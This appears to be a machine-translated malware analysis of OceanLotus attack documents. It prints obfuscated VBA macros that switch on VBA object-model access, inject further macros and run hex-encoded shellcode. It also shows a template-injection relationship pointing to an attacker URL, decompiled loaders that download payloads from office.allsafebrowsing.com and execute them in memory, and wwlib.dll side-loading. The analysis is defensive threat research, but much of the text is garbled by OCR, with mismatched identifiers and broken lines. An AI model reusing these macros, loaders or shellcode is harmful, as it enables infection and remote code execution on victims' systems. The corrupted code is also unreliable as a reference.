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266     If av3CR011X1Q3RpH0n0AAdefr50vt1xDL_8Z(nt2d7rdAPNC17H1ar6142IN68Nz1neH29nZLj, Rpknby4p_eHk7AQ_I3wkQFTk43vn2t6ubRktM0G) Then
267         SuGAAq_D10z16ICkag6_EFjuqnB58r08HmrBn7mw = nt2d7rdAPNC17H1ar6142IN68Nz1neH29nZLj.RegRead(Rpknby4p_eHk7AQ_I3wkQFTk43vn2t6ubRktM0G)
268     Else
269         SuGAAq_D10z16ICkag6_EFjuqnB58r08HmrBn7mw = ""
270     End If
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272     ' Allow accessing to the VBA object model
273     nt2d7rdAPNC17H1ar6142IN68Nz1neH29nZLj.RegWrite(Rpknby4p_eHk7AQ_I3wkQFTk43vn2t6ubRktM0G, 1, "REG_DWORD") ''\Word\Security\AccessVBOM
274
275     ' Open new application because HKCU only used when application launched
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Take the data in the last five paragraphs of the total number of paragraphs (5 paragraphs in total, 2 blank lines, 3 with hex data), convert it from hex to bin, add it to the macro code of the new file, and then set the x_N0th1ngH3r3 method to execute the macro code after 1 second:

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Private Function Lsg11JmrJumfcNsWnq4013b5MSLMSR5f710oYkko1() As String
    Dim exobj80dKSPz0Ln6CYf81xP_GoPTIKtEkxr2L As Document
    Dim p65v7ywfHATopJZp7pRV5JXcxCPage0zv5x40bV1 As String
    Dim jkZXu0eVcukh88BhayMAL1p0fb6dPCQKmZI As String * 1
    Dim y1g3uSmgrUgpk1kV1M0Cqf075yWxPx32H5mW2 As String
    Dim sybyLVPtVfVzq7vB82Nw_Qv5Jm1DSzvUb3tbt5 As Byte
    Dim ffnSRVpcW864j0zTHEDFcTATNmBy4rHwVFDYF0 As Byte
    Dim HqwyOgQnQ0juFuSu051ShpmskzJZGZ3rJ2 As Long
    Dim Z51BK1R0o9avvJcpb4lMP091_MNG8Xoo90Cege As Long
    Dim Nj3J2BglocVz1d3sso413e641Abvg1hWn6 As String
    Dim ghy80g2ZBFZqZxob12x4ppenDzHbClxx9K1c As String
    Dim zyAb_KyGChumrE15f7VENuadA205rAerJN_xQmu As String

    p65v7ywfHATopJZp7pRV5JXcxCPage0zv5x40bV1 ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 5).Range.Text
    zyAb_KyGChumrE15f7VENuadA205rAerJN_xQmu
    For i = 1 To Len(p65v7ywfHATopJZp7pRV5JXcxCPage0zv5x40bV1) - 1 Step 2
        jkZXu0eVcukh88BhayMAL1p0fb6dPCQKmZI = Mid(p65v7ywfHATopJZp7pRV5JXcxCPage0zv5x40bV1, i, 2)
        y1g3uSmgrUgpk1kV1M0Cqf075yWxPx32H5mW2 = Mid(p65v7ywfHATopJZp7pRV5JXcxCPage0zv5x40bV1, i + 1, 1)
        sybyLVPtVfVzq7vB82Nw_Qv5Jm1DSzvUb3tbt5 = 16c3VURU2JfklPkxxUECzg8skahwQ9cB18k((jkZXu0eVcukh88BhayMAL1p0fb6dPCQKmZI))
        ffnSRVpcW864j0zTHEDFcTATNmBy4rHwVFDYF0 = 16c3VURU2JfklPkxxUECzg8skahwQ9cB18k((y1g3uSmgrUgpk1kV1M0Cqf075yWxPx32H5mW2))
        Value = sybyLVPtVfVzq7vB82Nw_Qv5Jm1DSzvUb3tbt5 * 16 + ffnSRVpcW864j0zTHEDFcTATNmBy4rHwVFDYF0
        zyAb_KyGChumrE15f7VENuadA205rAerJN_xQmu = zyAb_KyGChumrE15f7VENuadA205rAerJN_xQmu & Chr(Value)
    Next i
    Lsg11JmrJumfcNsWnq4013b5MSLMSR5f710oYkko1 = zyAb_KyGChumrE15f7VENuadA205rAerJN_xQmu
End Function

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n2d7rdaPNC17H11arG142IN68NzglnE29st2Lj.RegWrite RpkpnByP_eHK74Q_IJwKQFTK43vn276UbRktM0G, 1, "REG_DWORD" ""\Word\Security\AccessVB09

' Open new application because HKCU only used when application launched
Set r88tf2f9fpMu11TM63tdkmak15oc4Rt0t0A25 = CreateObject("RPEHeElai2H1QogN2nBx6sfiH33FFL1U1Iq07W0Wm") ''Word.Application
r88tf2f9fpMu11TM63tdkmak15oc4Rt0t0A25.Visible = False ''设置隐藏
r88tf2f9fpMu11TM63tdkmak15oc4Rt0t0A25.DisplayAlerts = False


mm6c6TMrv77XGspZ958bbdQ2osMttNy2skSh = r88tf2f9fpMu11TM63tdkmak15oc4Rt0t0A25.AutomationSecurity
r88tf2f9fpMu11TM63tdkmak15oc4Rt0t0A25.AutomationSecurity = msAutomationSecurity_forceDisable

打开\temp的doc文件
Set F5mcCg1KKkjp5CdM1vx4RSptWtUSY1Jbo0S8LV = r88tf2f9fpMu11TM63tdkmak15oc4Rt0t0A25.Documents.Open(xcV1DaZkQf7z6500p0ses2vXqtZVFFF
将读取的数据写入到该文件
For Each NaAkdm0BuZn1CaBr1TTu13dZAleg1wM0hweq In DaoyqHirFR2Mo_EUxph9NaopPVScm7YIUDC0QNe
    If NaAkdm0BuZn1CaBr1TTu13dZAleg1wM0hweq.Type = 1 Then
        Call DaoyqHirFR2Mo_EUxph9NaopPVScm7YIUDC0QNe.Remove(NaAkdm0BuZn1CaBr1TTu13dZAleg1wM0hweq)
    End If
Next NaAkdm0BuZn1CaBr1TTu13dZAleg1wM0hweq
插入新的宏代码
Set NaAkdm0BuZn1CaBr1TTu13dZAleg1wM0hweq = F5mcCg1KKkjp5CdM1vx4RSptWtUSY1Jbo0S8LV.VBProject.VBComponents.Add(1)
将读取的word的第一段内容读到该模块里
NaAkdm0BuZn1CaBr1TTu13dZAleg1wM0hweq.CodeModule.InsertFromString ("fcFkjdWerciyfrQ1_piqrcwvphs4PnfBT")
设置自动运行性
r88tf2f9fpMu11TM63tdkmak15oc4Rt0t0A25.AutomationSecurity = mm6c6TMrv77XGspZ958bbdQ2osMthKhny2skSh


F5mcCg1KKkjp5CdM1vx4RSptWtUSY1Jbo0S8LV.Save
F5mcCg1KKkjp5CdM1vx4RSptWtUSY1Jbo0S8LV.Close
设置自动运行性
Set F5mcCg1KKkjp5CdM1vx4RSptWtUSY1Jbo0S8LV = r88tf2f9fpMu11TM63tdkmak15oc4Rt0t0A25.Documents.Open(xcV1DaZkQf7z6500p0ses2vXqtZVFFF
Call r88tf2f9fpMu11TM63tdkmak15oc4Rt0t0A25.OnTime(Now + TimeSerial(0, 0, 1), "v_NothingIs3")

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
The format file is 1 pound text, which cannot be seen by the naked eye, as shown in the figure:



The first paragraph clears the data after formatting:



After the data is converted into bin, it will be converted into the second macro code, and the first macro code will execute the x_N0th1ngH3r3 function, as shown in the figure:



Execute the macro code of penultimate paragraph 3 in the same way, as shown in the figure:

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239 |     TUZ6rKxj6Qf0C_d_MeXvUgIdgbRX5sdAD_81tL3.Content.Text = ThisDocument.Content.Text
240 |
241 |     Set NOz5GQd16pVGs_1zDEta8UCsFDioCS5w0aa7kaFO = TUZ6rkKxj6Qf0C_d_MeXvUgIdgbRX5sdAD_81tL3.VBProject.VBComponents.Add(1)
242 |     NOz5GQd16pVGs_1zDEta8UCsFDioCS5w0aa7kaFO.CodeModule.AddFromString (PVGcdvyKaoCnnvij4mlkPzCSCItB15p8oEkc_jMn)
243 |
244 |     Call xxxCufNsRluvXmUlwzTikzbny1TcvIek5CUrGXW.OnTime(Now + TimeSerial(0, 0, 1), "x_NothingH3r3")
245 |

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50 |     h9gBgDeoh6ENCj41_1kTagEdErDUsxDvPwzAc6aK = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 3).Range.Text
51 |     igovZ9nXmKnto9FXy7dtPyAdig3Dvm5vklyfet8 = ""
52 |     For i = 1 To Len(h9gBgDeoh6ENCj41_1kTagEdErDUsxDvPwzAc6aK) - 1 Step 2
53 |         rurM6PxedY4_KL114bf01IZY1xxoKt5Dwo2kjL2F = Mid(h9gBgDeoh6ENCj41_1kTagEdErDUsxDvPwzAc6aK, i, 1)
54 |         NK3dr696fxNLEJgJvtLxTzLst1MqZk8A1zFMyW = Mid(h9gBgDeoh6ENCj41_1kTagEdErDUsxDvPwzAc6aK, i + 1, 1)
55 |         pQ8bxkZdJfqrQbvnefil_DOKQACD3h64K0Q92qjOB = JKBwo13kegR80dMuMP5bUIRngajCL259cMLKzh0(rurM6PxedY4_KL114bf01IZY1xxoKt5Dwo2kjL2F)
56 |         tfbw_8KE0Okmwx1BwJCIWVcBHVbIK0W_dyobQr = JKBwo13kegR80dMuMP5bUIRngajCL259cMLKzh0(NK3dr696fxNLEJgJvtLxTzLsrt1MqZk8A1zFMyW)
57 |         Value = pQ8bxkZdJfqrQbvnefil_DOKQACD3h64K0Q92qjOB * 16 + tfbw_8KE0Okmwx1BwJCIWVcBhvB1K0MvbyobQr
58 |         igovZ9nXmKnto9FXy7dtPyAdig3Dvm5vklyfet8 = igovZ9nXmKnto9FXy7dtPyAdig3Dvm5vklyfet8 & Chr(Value)
59 |     Next i

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It also starts with this function:

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235 Sub x_NothingInBr3()
236
237     On Error GoTo ErrorHandler
238     Do
239
240         #If VBA7 And Win64 Then
241             Dim NMRfdp18JkEtqpmVvGlhnhd8STICmzG4Uj4xpwb As LongPtr
242             Dim GdUp7XZj9clqjhjwINlIGMaEzA6KpV_E9CaN0V As LongPtr
243             Dim VpsadfjB1zQIJGu_rKmznSzLHmMCH7JWHSrjdBx0 As LongPtr
244
245         #Else
246             Dim NMRfdp18JkEtqpmVvGlhnhd8STICmzG4Uj4xpwb As Long
247             Dim GdUp7XZj9clqjhjwINlIGMaEzA6KpV_E9CaN0V As Long
248             Dim VpsadfjB1zQIJGu_rKmznSzLHmMCH7JWHSrjdBx0 As Long
249
250         #End If
251
252         Dim f_SM_ogZGCjt2sx2q7stIUVQn0RFbMQonjoNmT As Long
253         Dim bMennRfxTx4Jb2pSmDkd_bz2ZhPef3jgYKks As Long
254         Dim ISzHuFBYB80w7zRYM2oPH2bfm3xkZV1lVselvu As Long
255         Dim nnY9Fi7Gc1Ev1wMGv_lr75ZetuQfok0xVrj42PY As Long
256
257         #If VBA7 And Win64 Then
258             Dim emml_AwmfnJMa2gw_Vc0110Bdm4tCDH264MtDe As String
259             Dim UzJpC1fo5m48C9XlnID9r3E91k4zU3mfjQzDBa As PROCESS_INFORMATION
260             Dim oZuLg5yv5T9kdgNbLygt_wkUHCrjjzmdjfAxn6 As STARTUPINFO
261             Dim dLwv7x42AwYuek1Mwd7ApKwv7ofj8D1ea14wReK As Boolean
262             Dim EXRVfhr5xjIRJBfGdW04Maa1stCx4_TFQ2FpEq As String
263             Dim n1ml0gSECr_U1sAbglqvpBnkPb0xdgInXw10AU As Long
264             Dim SmvpYyy1_WBVhmv8xvfreSH1nHuK0jx1k7Kp_ As String
265             Dim RMxkhF42kcnrUW_f7gtGLbdsCPmc0dGfaKqkID As String
266             Dim FoeQGBCH52u0TttuNzcp7yAnh0l0q2b13R6on As LongPtr
267             Dim NSHcpAy9eSkhW8eQgP575_rnLIKZIVBmGPZqSwAI As LongPtr
268
269     End Sub

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Take the data of the penultimate paragraph, as shown in the figure:

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95     #End If
96
97     Set ThCRT1VwRdczVRGEgbZ4_hjfWvJMzmaKQ2D1RDv = ActiveDocument
98
99     PDEpQGDVpdj6kjVCZnwYJ9N1RnQ503Xp23fnDUpg = ThisDocument.Paragraphs(ThisDocument.Paragraphs.Count - 2).Range.Text
100    ggacammIX4kMURl1tYqqlsl5gWbaqghbcZzaQs = 0
101    oXgnLKhptzLaXwqipXdw2YvzYgTtQ0Qtqkdmn07RU = 0
102    c2y_KXPpfd18Q0Qx0S5Jn0Vkb3amCcAhGChn = Len(PDEpQGDVpdj6kjVCZnwYJ9N1RnQ503Xp23fnDUpg) - 1
103    For v_1 = 1 To c2y_KXPpfd18Q0Qx0S5Jn0Vkb3amCcAhGChn Step 2
104        If (oXgnLKhptzLaXwqipXdw2YvzYgTtQ0Qtqkdmn07RU > 64) Then
105            Dim R1Qn6u6zWQqnf19Hh6b1ca7QSf05sQIAHAXHN As Long
106            R1Qn6u6zWQqnf19Hh6b1ca7QSf05sQIAHAXHN = 0
107        #If VBA7 And Win64 Then
108            dLwv7x42AwYuek1Mwd7ApKwv7ofj8D1ea14wReK = IRooy7LR8g3wyW5tAkUJC0oCiprMg8kTTmas(VpsadfjB1zQIJGu_rKmznSzLHmM

```

The data are as follows:

8B4C240453FEC78B1C2499C1F80290D50A8B4424145A5366995251428B542418F5538B5C
2424539D5B8D642424891C240FB70450B04818D4DB4515603C6885DB453885DB5FFD08B
75F88B5DEC83C678FF760457FFD36A088D6424FC8D6424D89C5166C1E1059FE7D153FE
CB0FBABE005066C1E804F6660FBAE03F80BC83D88B042489442345B8B1C24660FBAF
90050895424305AF7D8C0FD3669833C9536F7D0D50A4660FBDC0F6DCF6D18B4C2408
9EF86698B542430378844240C8D6424FC9C52C0E60653660FBAE303504066999F3766C1
C80366F7D0D50A7FD2F837903F37B8216300051B9D1D0000F7E1664AF96633D266B8614E66B99E8
1166B995FA66F7F1D0E866F7DB02F885C2408F6C6C7C1CA066633D266B8614E66B99E8
A66F7F18B442410509D884424048B0C248B54240C8D6424148904249D8B4424348D642438
893424FFD333DB435E5F8BC35B8BE55DC204050FF55B08B4DF4E9ECEBFFFF

Then write to memory for execution:

This is the way that shellcode is loaded with three macros, mostly to combat shellcode static killing.

Template Injection Documents


The template injection class document of OceanLotus has universality, after the document starts, it will load XXX.XXX/XXX.PNG

And do the following.

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0.....10.....20.....30.....40.....50.....60.....70.....80.....90.....100.....110.....120.....130.....140....  
1 <xml version="1.0" encoding="UTF-8" standalone="yes"?>  
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"  
. Type="External" Target="https://office.alidafrowsing.com/fdsw.png"  
. TargetMode="External"/></Relationships>
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To give an example of one of these attacks, fdsw.png is an office compound document:

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If SysWOW64\cmd.exe file exists, the system is either 32-bit or 64-bit.

```
23 | If (fsoCheck.FileExists("C:\Windows\SysWOW64\cmd.exe") = True) Then  
24 |     iCheck = True  
25 | Else  
26 |     iCheck = False  
27 | End If
```

Depending on the system, the file is taken out of the cell, base64 decoded, and dropped to: %appdata% main_background-png:

```
53 | If (iCheck = False) Then  
54 |     a = tableNew.Cell(1, 1).Range.Text  
55 |     a = Left(a, Len(a) - 2)  
56 |     b = Base64Decode(a, sAppData)  
57 | Else  
58 |     a = tableNew.Cell(1, 2).Range.Text  
59 |     a = Left(a, Len(a) - 2)  
60 |     b = Base64Decode(a, sAppData)  
61 | End If
```

The hijacked csids are "{2dea658f-54c1-4227-af9b-260ab5fc3543}".


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seg000:00160000 seg000      segment byte public 'CODE' use32
seg000:00160000      assume cs:seg000
seg000:00160000      ;org 16000h
seg000:00160000      assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00160000      call  $45
seg000:00160005      pop   ecx
seg000:00160006      sub   ecx, 5
seg000:00160009      lea    ecx, [ecx+0xfc00]
seg000:0016000f      pusha
seg000:00160010      push   ecx
seg000:00160011      call   sub_160018
seg000:00160016      popa
seg000:00160017      retn

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The address offset 0xfc8 holds the command line argument and a PE:

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seg000:00160FC2 ; -----
seg000:00160FC5      align 4
seg000:00160C01      0FC8
seg000:00160FCA      dw 102h
seg000:00160FCC      dw 0
seg000:00160FCE      dw 3A00h
seg000:00160FD0      dw 3
seg000:00160FD2 ac
seg000:00160FD4      db ',' ,0
seg000:00160FD6      db ';' ,0
seg000:00160FD8 au
seg000:00160FDA a5
seg000:00160FDC aErsWin7utl6-De:
seg000:00160FDC      text "UTF-16LE", 'ers\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostDat'
seg000:00160FDC      text "UTF-16LE", 'a32.exe -u https://office.allsafebrowsing.com/fdsw3'
seg000:00160FDC      text "UTF-16LE", '2.png -t 240000',0
seg000:001610C8      db 0
seg000:001610C9      db 0
seg000:001610CA      db 40h ; M
seg000:001610CB      db 5Ah ; Z
seg000:001610CC      db 90h
seg000:001610CD      db 0
seg000:001610CE      db 3
seg000:001610CF      db 0
seg000:001610D0      db 0
seg000:001610D1      db 0
seg000:001610D2      db 4
seg000:001610D3      db 1 ,0
seg000:001610D4      db 0
seg000:001610D5      db 0
seg000:001610D6      db 0FFh
seg000:001610D7      db 0FFh
seg000:001610D8      db 0
seg000:001610D9      db 0
seg000:001610DA      db 0B8h
seg000:001610DB      db 0

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The function of sub_160018 is mainly to load the following PE in memory, and then pass the command line to execute according to the command line parameters. The figure below is the code of receiving the command line parameters for the PE:

```

76 SetErrorMode(0x8007u);
77 if ( argc != 5 )
78 {
79     v3 = sub_402F40(&unk_432470, *argv);
80     sub_402F40(v3, "-u <Url> -t <TimeToSleep(Millisecond)>");
81     return 0;
82 }
83 argc = (int)operator new[](0x400u);
84 dwMilliseconds = 0;
85 memset((void *)argc, 0, 0x400u);
86 v5 = argv;
87 v6 = 0;
88 do
89 {
90     v7 = &v5[v6];
91     v8 = strcmp(v5[v6], "-u");
92     if ( v8 )
93         v8 = -(v8 < 0) | 1;
94     if ( !v8 )
95     {
96         v7 = &v5[+v6];
97         strcpy((char *)argc, v5[v6]);
98     }
99     v9 = *v7;
100    v10 = "-t";

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Request the URL, the downloaded data, after DES decryption, in memory load up.

```

281 v58 = 0;
282 v59 = 0;
283 v29 = v24 - 64;
284 LOBYTE(v73) = 4;
285 sub_402180(v24 - 64);
286 memmove_0(lpMem, v63, v24 - 64);
287 sub_402240((int *)&v48, (int)&lpMem);
288 v30 = sub_401970(dwMilliseconds, (int *)v66, v48, (int)v49, (int)v50);
289 dword_432F88 = v24 - 64;
290 v31 = v30;
291 v32 = VirtualAlloc(0, v29, 0x1000u, 0x40u);
292 memmove_0(lpMem, v31, dword_432F88);
293 ((void (*)())v32)();
294 v47 = (CHAR *)1;
295 sub_404D59((LPVOID)dwMilliseconds);
296 *(_DWORD *)&v45 = 1;
297 sub_404D59(v66);

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1 int64 sub_180001000()
2 {
3     __int64 (*v0)(void); // rax
4     __int64 (*v1)(); // rcx
5     signed __int64 v2; // r8
6     __int64 (*v3)(void); // rdx
7     __int128 v4; // xmm0
8
9     v0 = (_int64 (*)(void))VirtualAlloc(0i64, 0x32601ui64, 0x1000u, 0x40u);
10    v1 = sub_1800148E0; // shellcode
11    v2 = 0x64Ci64;
12    v3 = v0;
13    do
14    {
15        v3 = (_int64 (*)(void))((char *)v3 + 128);
16        v4 = *(_WORD *)v1;
17        v1 = (_int64 (*)())((char *)v1 + 128);
18        *((_WORD *)v3 - 8) = v4;
19        *((_WORD *)v3 - 7) = *((_WORD *)v1 - 7);
20        *((_WORD *)v3 - 6) = *((_WORD *)v1 - 6);
21        *((_WORD *)v3 - 5) = *((_WORD *)v1 - 5);
22        *((_WORD *)v3 - 4) = *((_WORD *)v1 - 4);
23        *((_WORD *)v3 - 3) = *((_WORD *)v1 - 3);
24        *((_WORD *)v3 - 2) = *((_WORD *)v1 - 2);
25        *((_WORD *)v3 - 1) = *((_WORD *)v1 - 1);
26        -v2;
27    }
28    while ( v2 );
29    *_BYTE *)v3 = *_BYTE *)v1;
30    return v0(); // 执行
31}

```

wwlib DLL Injection

Through the analysis of the compression package cplh-nhnn-01-2019. Rar downloaded by amazon AWS, it is found that the compression package packages winword.

They use winword. Exe white use technology, winword. Exe will load the same directory by default wwlib. DLL;

The reason why winword. Exe white use technology, because winword. Exe icon is the icon of word, and wwlib.dll is hidden, so they only need to change winword.

ChiPhiLienHoanNHNN-BC2019.exe	2019/1/22 10:48	应用程序	340 KB
wwlib.dll	2019/1/22 10:48	应用程序扩展	112 KB

Wwlib. DLL malicious code in the FMain export function, winword. Exe will open the default call FMain this export function, malicious code will be executed; Then base64 decodes the shellcode that comes with it and executes it in the main thread:

```

15 SetErrorMode(0x8007u);
16 sub_100012F0();
17 base64decode(&lpMem); // base64解密
18 v9 = 15;
19 v8 = 0;
20 v4 = 0;
21 memcpy(&v4, (int)&lpMem, 0, -1);
22 loadShellcode(*("void **")&v4, v5, v6, v7, v8, v9); // 加载shellcode
23 if ( v11 >= 0x10 )
24 {
25     v0 = lpMem; 10) v6 = (void (*)(void))VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
26     if ( v11 + 1 > 11) v7 = &lpMem;
27     { 12) if ( (unsigned int)a6 >= 0x10 )
28         if ( (unsigned int)v13 >= 0x10 ) 13) v7 = lpMem;
29         _invalid_p 14) v8 = v6;
30         v1 = *((_DWO 15) memmove_0(v6, v7, dwSize);
31         if ( v1 >= (16) v8()); 16)
32             _invalid_parameter_noinfo_noreturn(lpMem);
33         v2 = (char *)lpMem - v1;
34         if ( (char *)lpMem - v1 < (char *)4 ) 17)
35             _invalid_parameter_noinfo_noreturn(v2);
36         if ( (unsigned int)v2 > 0x23 ) 18)
37             _invalid_parameter_noinfo_noreturn(v2);
38         v0 = (void *)*((_DWORD *)lpMem - 1);
39     }
40     j_j_free_base(v0);
41 }
42 return 0;
43 }

```


Location of base64-encoded shellcode in the sample:


```

763     v91 = fun_malloc(v75, 1);
764     if ( v91 )
765     {
766         if ( CryptAcquireContext((&v141, 0, 0, 24, 0xF0000000) )
767         {
768             if ( CryptCreateHash(v141, 0x800C, 0, 0, &v140) )
769             {
770                 if ( CryptHashData(v140, (unsigned int)v80, strlen(v80), 0)
771                     && CryptDeriveKey(v141, v108, v140, 0, &v145) )
772                 {
773                     v92 = *(__DWORD *) (v73 + 99);
774                     v93 = v92 / v102 + 1;
775                     if ( !(v92 % v102) )
776                         v93 = *(__DWORD *) (v73 + 99) / v102;
777                     v142 = v93;
778                     v118 = v102 * v93;
779                     v120 = VirtualAlloc(0, v102 * v93, 0x3000, 64);
780                     if ( v120 )
781                     {
782                         v94 = v102;
783                         v95 = 0;
784                         v119 = 0;
785                         v112 = (char *)v102;
786                         if ( v93 )
787                         {
788                             v96 = v93 - 1;
789                             v97 = 0;
790                             for ( i = v96; v96 = i )
791                             {
792                                 if ( v95 == v96 )
793                                 {
794                                     v119 = 1;
795                                     v98 = *(__DWORD *) (a1 + 99);
796                                     if ( v98 < v118 )
797                                     {
798                                         v94 = v98 - v97;
799                                         v112 = (char *) (v98 - v97);
800                                     }
801                                 }
802                                 memcpy(v91, a1 + 103 + v97 + *(__DWORD *) (a1 + 91), v94);
803                                 if ( !CryptDecrypt(v145, 0, v119, 0, v91, &v112) )
804                                     break;
805                                 memcpy(v97 + v120, v91, (int)v112);
806                                 v165(v91, 0, v102);
807                                 v97 += v102;
808                                 if ( ++v95 >= v142 )
809                                     break;
810                                 v94 = (int)v112;
811                             }
812                         }
}

```

The third layer of shellcode in front of the entrance and two shellcode entry is the same, also call/pop way find shellcode the positions of the loaded into memory, and then take the code at the back of the data (0 x8c6 offset) when the parameters are passed to the sub_16 function, parameters passed as: HTTPS:// office.allsafebrowsing.com/AwPT:



The shellcode from HTTPS:// office.allsafebrowsing.com/AwPT download files, and then performed in the memory, the image below to download the file using the UA:

```
| 427 v124 = 'o\0M';  
| 428 v125 = 'i\0z';  
| 429 v126 = 'l\01';  
| 430 v127 = '/\0a';  
| 431 v128 = '.\05';  
| 432 v129 = '\00';  
| 433 v130 = 'c\0(';  
| 434 v131 = 'm\0o';  
| 435 v132 = 'a\0p';  
| 436 v133 = 'i\0t';  
| 437 v134 = 'l\0b';  
| 438 v135 = ';\0e';  
| 439 v136 = 'M\0';  
| 440 v137 = 'I\0S';  
| 441 v138 = '\0E';  
| 442 v139 = '.\09';  
| 443 v140 = ';\00';  
| 444 v141 = 'W\0';  
| 445 v142 = 'n\0i';  
| 446 v143 = 'o\0d';  
| 447 v144 = 's\0w';  
| 448 v145 = 'N\0';  
| 449 v146 = '\0T';  
| 450 v147 = '.\06';  
| 451 v148 = ';\01';  
| 452 v149 = 'T\0';  
| 453 v150 = 'i\0r';  
| 454 v151 = 'e\0d';  
| 455 v152 = 't\0n';  
| 456 v153 = '5\0/';  
